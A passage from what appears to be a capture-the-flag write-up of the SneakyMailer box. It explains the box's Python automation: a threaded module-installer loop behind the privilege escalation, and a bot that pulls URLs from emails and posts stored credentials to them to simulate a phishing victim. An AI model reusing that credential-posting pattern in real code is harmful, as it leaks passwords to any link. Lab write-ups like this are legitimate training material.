
```
def main():
    global active_threads
    while True:
        modules_files = get_modules_file()
        for file_name in modules_files:
            while active_threads > max_threads:
                pass
            threading.Thread(target=process_module, args=(file_name,)).start()
            # process_module(file_name)
            active_threads += 1
        time.sleep(5)
    while active_threads > 0:
        pass


if __name__ == "__main__":
    main()
```

The last thing is the main function that gets the currently registerd modules, installes up to 5 of them, sleep for 5 seconds and repeats the above process all over again. That is how the creator managed to automate that privesc

Phishing Part

Also the part that automated the phishing attack is located in /opt/scripts/vmail/imap-user-login.py

I’m not going to go through it in much details as it is much similar to the previous one. But you can see the following



```python
def http_login(url: str):
    try:
        data = {
            "firstName": "Paul",
            "lastName": "Byrd",
            "email": username + "@sneakymailer.htb",
            "password": password,
            "rpassword": password
        }
        response = requests.post(url, data=data)
    except:
        pass


def get_raw_email_content(email_content: bytes):
    email = mailparser.parse_from_bytes(email_content)
    raw_email = ""
    raw_email += email.subject + "\n"
    raw_email += email.body
    if not get_url(raw_email.encode()):
        raw_email = email_content
    else:
        raw_email = raw_email.encode()
    return raw_email


def process_email(email_content: bytes):
    global active_threads
    raw_email_content = get_raw_email_content(email_content)
    # Extract urls
    url = get_url(raw_email_content)
    if url:
        http_login(url)
        return True
    active_threads -= 1
    exit(0)
```

The script basically gets the raw content of the mail (subject + body) and passes it to process_email which passes the email to a function named get_raw_email_content which returns a string contains the subject and the body of the email, the passes that string to get_url and that function is just a regular expression that extracts the urls in a given string, finally the url is passed to http_login that sends the data that we received on our listener to the url in the body of the mail, that is how they managed to simulate that phishing attack.